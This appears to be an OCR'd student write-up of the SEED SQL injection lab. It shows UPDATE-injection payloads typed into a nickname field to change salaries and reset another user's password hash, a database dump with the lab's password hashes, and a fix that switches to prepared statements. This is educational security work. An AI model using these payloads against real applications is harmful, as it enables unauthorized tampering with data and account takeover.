
In the above images we show the Salary of 20000 before the attack, the screen of the attack, and the screen of the results of the attack, turning the Salary into 999999.

The attack is done with the line
', salary='999999' where EID='10000';#
Salary is the location for the value of salary and EID is for which salary we wish to change exactly

TASK 3.2



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	999999	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	999999	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				


Images above show the screen before the attack and the screen after the attack through the perspective of the Admin account.

The attack is done using the line **', salary='1' where EID='20000';#** **i**n the NickName textbox through Alice's account

TASK 3.3



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Pass
word                                |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
------------------------------------+
|  1 | Alice | 10000 | 999999 | 9/20  | 10211002 |             |         |       |          | fdbe
918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | 0322
D41BAB8BBD7E33E23FC0E646FA1D5465AE95 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c5
0276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b
8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 9934
3bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bd
f35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
------------------------------------+
6 rows in set (0.00 sec)

mysql>
```




```
[11/07/19]seed@VM:~$ echo -n "seedboby" | openssl sha1
(stdin)= b78ed97677c161c1c82c142906674ad15242b2d4
[11/07/19]seed@VM:~$ echo -n "disgrunted" | openssl sha1
(stdin)= 0322d41bab8bbd7e33e23fc0e646fa1d5465ae95
[11/07/19]seed@VM:~$
```


Changed the password of Boby's account using the line
', Password='0322D41BAB8BBD7E33E23FC0E646FA1D5465AE95' where Name='Boby';# **i**n the textbox of NickName on Alice's account

Former password was the default "seedboby" and it has been changed to "disgrunted"

TASK 4




```
  }
  return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn,
  phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->
    error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
```



```
    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = $conn->prepare("SELECT id, name, eid, salary,
      birth, ssn, phoneNumber, address,
      email,nickname,Password
    FROM credential
    WHERE name= ? and Password= ?");
    $sql->bind_param("ss", $input_uname, $hashed_pwd);
    $sql->execute();
    $sql->bind_result($id, $name, $eid, $salary, $birth, $
      ssn, $phoneNumber, $address, $email, $nickname, $pwd);
    $sql->fetch();
    $sql->close();

    if($id!=""){
      // If id exists that means user exists and is
      successfully authenticated
      drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$
        nickname,$email,$address,$phoneNumber);
    }else{
      // User authentication failed
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      echo "<div class='alert alert-danger'>";
      echo "The account information your provide does not
```


From the safe_home.php we copied the connection and sql authentication section into unsafe_home.php; (as seen below)



```
    // create a connection
    //$conn = getDB();
    // Sql query to authenticate the user
    //sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
    address, email,nickname,Password
    //FROM credential
    //WHERE name= '$input_uname' and Password='$hashed_pwd'";

// create a connection
   //ery to authenticate the user
    $conn = getDB();
    $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
        phoneNumber, address, email,nickname,Password
    FROM credential
    WHERE name= ? and Password= ?");

    $sql->bind_param("ss", $input_uname, $hashed_pwd);
    $sql->execute();
    $sql->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $
        bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $
        bind_email, $bind_nickname, $bind_password);
    $sql->fetch();

    if($bind_id!=""){
      // If id exists that means user exists and is successfully
      authenticated
      drawLayout($bind_id,$bind_name,$bind_eid,$bind_salary,$
          bind_birth,$bind_ssn,$bind_pwd,$bind_nickname,$bind_email,$
          bind_address,$bind_phoneNumber);
    }else{
      echo "The account info does not exist.  \n";
    }
```

We then ran `$sudo service apache2 restart` in the command line to restart.

On attempting Task 2.1 again, we get


File
Edit
View
History
Bookmarks
Tools
Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?usernam
Most Visited
SEED Labs
Sites for Labs